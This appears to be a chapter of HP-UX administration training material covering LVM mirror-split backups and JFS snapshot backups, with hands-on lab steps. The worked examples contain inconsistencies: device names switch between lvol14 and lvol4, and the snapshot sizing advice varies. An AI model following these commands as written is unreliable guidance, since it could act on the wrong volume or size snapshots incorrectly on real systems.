


Student Notes

When a logical volume is mirrored, as shown on the slide, two copies of the data are written to two different locations. Note, this is done transparently to the users, and that there is no way to access the mirrored copy independently of the primary copy.

By creating a method where the mirror copy could be accessed independently (i.e. split the mirror), we could allow the users to still use the primary copy, and the mirror copy could be used for backing up.

13-3. SLIDE: Splitting the Mirror



Student Notes

LVM contains a command called **lvsplit**, which allows the mirrored logical volume to be split from the primary logical volume.

Upon splitting the logical volume, a new device file is created which allows the mirrored logical volume to be accessed separately from the primary. The name of the new device file is the primary device filename with the character "b" appended at the end.

For example the name of the split off mirror for **/dev/vg00/lvol14** is **/dev/vg00/lvol14b**.

The following is the full sequence of commands necessary to perform an LVM mirrored backup:

1. Split the mirror off from the primary logical volume:

```
lvsplit /dev/vg00/lvol14
```

This creates a new device file called **/dev/vg00/lvol14b**.

2. Ensure the integrity of the mirrored file system by running fsck against it:

```
fsck /dev/vg00/lvol4b
```

The fsck program should detect the file system still has its mount flag ON, and will modify the file system by turning the mount flag OFF.

3. Make a mount point directory for the mirror, if one does not already exist:

```
mkdir /backup
```

4. Mount the mirrored file system:

```
mount /dev/vg00/lvol4b /backup
```

5. Perform the backup using any backup tool desired. It is recommended to backup using partial pathnames:

```
cd /backup
```

```
tar cvf /dev/rmt/0m .
```

6. When the backup completes, remerge the mirror with the primary copy:


```
cd /
```

```
umount /backup
```

```
lvmerge /dev/vg00/lvol4b /dev/vg00/lvol4
```

NOTE:	To ensure database integrity you should place the database in hot backup mode before doing the lvsplit. As soon as the split completes you can take the database out of hot backup mode.
--------------	--

13-4. SLIDE: Merging the Mirror Back with the Primary



Student Notes


When the mirror is ready to be merged back with the primary, a special LVM command **lvmerge** can be used..

The **lvmerge** command takes advantage of a memory based table, which tracks every block which changed while the mirror was split off. The **lvmerge** command only copies blocks listed in the table, as opposed to every block on the logical volume. This significantly improves the time it takes to sync the mirror back with the primary.

In the slide it shows all blocks which changed on the primary are copied over to the mirror. But what about blocks which changed on the mirror? Are they copied back to the primary?

The answer is NO, blocks which changed on the mirror are NOT copied back to the primary. Instead, the unchanged block on the primary is copied over the changed block on the mirror!

13-5. SLIDE: Dual Systems LVM Mirrored Backup



Student Notes

Another variation of LVM mirrored backups is to use two systems. This off-loads the performance load of the backup (reading the disk, writing to tape) from the primary system.

13-6. LAB: Backups Using LVM Mirrors

Part 1: Backup Using a Single System

1. Display the file systems currently mounted:

```
# bdf
```

Record the name of the logical volume containing **/home**. The lab instructions assume that the **lv04** is mounted under **/home**. Substitute the name of the logical volume on your system which is mounted under **/home** through this lab.

2. Mirror the **/home** logical volume. This may require adding a second disk to the root volume group. If only one disk is in the root volume group, execute the following commands to extend the root volume group to two disks:

```
# pvcreate -f /dev/rdisk/c0t8d0      (substitute disk name as appropriate)
# vgextend vg00 /dev/dsk/c0t8d0 (substitute disk name as appropriate)
```

3. Once it is verified that two disks exist in the root volume group, mirror the **/home** logical volume:

```
# lvextend -m 1 /dev/vg00/lvol4
# ll /dev/vg00
```

Note, there are no special files for accessing the mirror independently of the primary.

4. Split the mirror off from the primary logical volume:

```
# lvsplit /dev/vg00/lvol4
# ll /dev/vg00
```

What are the names of the two new device files created by **lvsplit**?

5. Next, mount the split off logical volume to a subdirectory called **/backup**. Note, a common mistake is forgetting to **fsck** the split off file system before mounting it.

```
# mkdir /backup
# mount /dev/vg00/lvol4b /backup
```


This should fail; what is the reason for the failure? _____

```
# fsck -F vxfs /dev/vg00/lvol4b
# mount /dev/vg00/lvol4b /backup
```

6. At this point, the mirror of **/home** is ready to be backed up. To illustrate the online nature of the backup, in a second window, create the following activity on the file system:

```
# cd /home/h3045*/disk
# timex ./disk_long &
```

7. While the activity is taking place, backup all the mirrored data. Return to the first window and enter the following:

```
# cd /backup
# fbackup -f /tmp/backup1 -i .
```

8. Once the backup completes, unmount the file system from the **/backup** directory.

```
# cd /
# umount /backup
# frecover -f /tmp/backup1 -I -
```

9. To remerge the mirror with the primary file system, enter:

```
# lvmerge /dev/vg00/lvol4b /dev/vg00/lvol4
```

10. For the purposes of the JFS online backup lab, remove the mirror:

```
# lvreduce -m 0 /dev/vg00/lvol4
```

Part 2 (Optional): Backup Using Dual Systems

1. Create a new volume group, /dev/vg02, using disks connected to both systems. For example:

```
# pvcreate -f /dev/rdisk/c1t9d0 (substitute disk name as appropriate)
# pvcreate -f /dev/rdisk/c2t9d0 (substitute disk name as appropriate)

# mkdir /dev/vg02
# mknod /dev/vg02/group c 64 0x020000

# vgcreate vg02 /dev/dsk/c1t9d0 /dev/dsk/c2t9d0
(substitute disk names as appropriate)
```

2. Create a mirrored logical volume in vg02:

```
# lvcreate -L 100 -m 1 vg02
```

3. Create a JFS file system in the mirrored logical volume:

```
# newfs -F vxfs /dev/vg02/rlvol1
```

4. Mount and copy the files from /home to the newly created file system:

```
# mkdir /data
# mount /dev/vg02/lvol1 /data

# cp -r /home/* /data
```

5. Now, split the mirror from the primary logical volume and **fsck** the mirrored copy:

```
# lvsplit /dev/vg02/lvol1
# fsck -F vxfs /dev/vg02/lvol1b
```

Why couldn't the **fsck** have been performed on the second system?

6. Prepare and move the map file for purposes of importing the volume group to the other system:

```
# vgexport -p -m /tmp/map vg02
```

Ignore message about the volume group still being active. This is normal

```
# ftp <second system>
...
ftp> put /tmp/map
```

7. On the second system, import the volume group. It is normal to get a warning message about the volume group belonging to a different CPU ID:

```
# mkdir /dev/vg02
```

```
# mknod /dev/vg02/group c 64 0x020000
```

```
# vgimport -m /tmp/map vg02 /dev/dsk/c1t9d0 /dev/dsk/c2t9d0
```

8. While on the second system, activate the volume group vg02 as read-only:

```
# vgchange -a r vg02
```

9. Now, mount the split off mirror to **/data** on the second system:

```
# mkdir /data
```

```
# mount -o ro /dev/vg02/lvol1b /data
```

10. Backup the data from the second system:

```
# fbackup -f /tmp/backup2 -i /data
```

11. Once the backup completes, unmount the file system and list files in the backup to verify they contain the full pathnames:

```
# umount /data
```

```
# frecover -f /tmp/backup2 -I -
```

12. Return both systems to an appropriate pre-backup state. On the second system, enter:


```
# vgchange -a n vg02
```

```
# vgexport vg02
```

On the first system, enter:

```
lvmerge /dev/vg02/lvol1b /dev/vg02/lvol1
```

13-7. SLIDE: JFS Online Backup



Student Notes

A JFS snapshot (available with HP OnLineJFS) is a consistent, stable view of an active file system, used to perform a backup of an active file system. It allows the system administrator to capture the file system state at a moment in time (without taking it off-line), mount that file system image elsewhere, and back it up.

The snapshot file system must reside either on a separate disk or separate logical volume from the original file system. Any data on the device prior to taking the snapshot will be overwritten when the snapshot is taken.

Commands and applications need not be changed to work with snapshots, since the kernel is responsible for locating snapshot data (either on the snapshot device or the primary device), and for copying individual blocks from the primary file system to the snapshot device immediately before they are updated. Because of this copy-on-write scheme, a snapshot can be created instantaneously and requires only enough space to hold the blocks that might change while the snapshot is mounted.

The snapshot volume should be about 10-20% the size of the original file system. The snapshot volume need not be structured in any way; it is not necessary to execute **newfs** for a snapshot file system.


Snapshot Limitations

While a snapshot is mounted, changes to the original file system will not be reflected in the snapshot. The snapshot is a "frozen" image of the original file system.

Once a snapshot is unmounted, its contents are lost.

It is possible to run out of space on a snapshot device. This might happen because the device is too small because the primary file system is too volatile , or because the snapshot remains mounted for too long. When a snapshot device becomes full, the kernel has nowhere to copy blocks from the primary file system. In this situation, the kernel cannot maintain a stable view of the file system, so it makes the snapshot inaccessible. Typically, the system administrator will create a new snapshot after correcting the problem (for example, by using a larger snapshot device, or by choosing a time when the primary file system is less volatile).

13-8. SLIDE: Mounting a JFS Snapshot



Student Notes

In the example on the slide, a snapshot of **/home** is mounted at **/snapshot**. Initially, identical directories and files would appear under **/home** and under **/snapshot**, but users would still be able to access and modify the primary file system (**/home**). These changes would not appear in the snapshot. Instead, **/snapshot** would continue to reflect the state of **/home** at the moment the snapshot was taken.

Once the snapshot is created (done with the **mount** command), the primary file system remains online and continues to change. The snapshot is then backed up with any backup utility except **dump**.

Step 1

Determine how large the snapshot file system needs to be, and create a logical volume to contain it.

- Use **bdf** to assess the primary file system size and consider the following:
 - Block size of the file system (1024 bytes per block by default)

- How much the data in this file system is likely to change (15-20% is recommend)

For example, to determine how large to make a snapshot of **lv014**, mounted on **/home**, examine its **bdf** output:

```
Filesystem      kbytes used    avail %used Mounted on
/dev/vg00/lvol14 40960  38121  2400    94% /home
```

Allowing for 20% change to this 40MB file system, you would want to create a logical volume of 8 blocks (8 MB).

- Use **lvcreate** to create a logical volume to contain the snapshot file system:

```
lvcreate -L 8 -n snapshot /dev/vg02
```

 creates an 8 MB logical volume called **/dev/vg02/snapshot**, which should be sufficient to contain a snapshot file system of **lv014**.

Step 2

Make a directory for the mount point of the snapshot file system.

For example,

```
mkdir /snapshot
```

Step 3

Mount the snapshot file system.

- In the following example, a snapshot is taken of logical volume **/dev/vg00/lvol14**, contained in logical volume **/dev/vg02/snapshot**, and mounted on **/snapshot**:

```
# mount -F vxfs -o snapof=/home /dev/vg02/snapshot /snapshot
```

Step 4

Back up the snapshot file system with any backup utility except **dump**.


For example, to use **tar (1)** to archive the snapshot file system **/tmp/house**, ensuring that the files on the tape will have relative pathnames:

```
# cd /snapshot; tar cvf /dev/rmt/0m .
```

Alternatively, the following **vxdump (1M)** command backs up a snapshot file system **/snapshot**, which has extent attributes:

```
# cd /snapshot; vxdump -0 -f /dev/rmt/0m .
```

13-9. SLIDE: More on JFS Online Backup



Student Notes

To the user, the snapshot looks like an ordinary file system, which has been mounted read-only. Snapshots are always mounted read-only; that is, none of its directories or files may be modified.

Internally, however, something very different is going on.

- The device containing a snapshot only holds blocks that have changed on the primary file system since the snapshot was created.
- The remaining blocks, which have not changed, can be found on the device containing the primary file system. Thus, there is no need for a copy.

All this is done transparently within the kernel.

13-10. LAB: Backups Using JFS Snapshots

1. This lab will take a snapshot of the **/home** file system. Display the disk space statistics for the **/home** file system:

```
# bdf /home
```

What is the total size of the **/home** logical volume?

2. Create a logical volume to be used for the snapshot. The recommended size for the snapshot is 25-30% of the original file system's size. For example, if **/home** is 100 MB in size, then create the snapshot to be 28MB in size:

```
# lvcreate -L 28 -n snapshot_home vg00
```

3. Create the mount point directory for the snapshot:

```
# mkdir /snapshot
```

4. Take a snapshot of the **/home** file system:

```
# mount -F vxfs -o snapof=/home /dev/vg00/snapshot_home /snapshot  
# ll /snapshot
```

5. At this point, the snapshot of **/home** is ready to be backed up.

```
# cd /snapshot  
# fbackup -f /tmp/backup3 -i .
```

6. Once the backup completes, unmount the file system from **/snapshot** directory:

```
# cd /  
# umount /snapshot  
# frecover -f /tmp/backup3 -I -
```

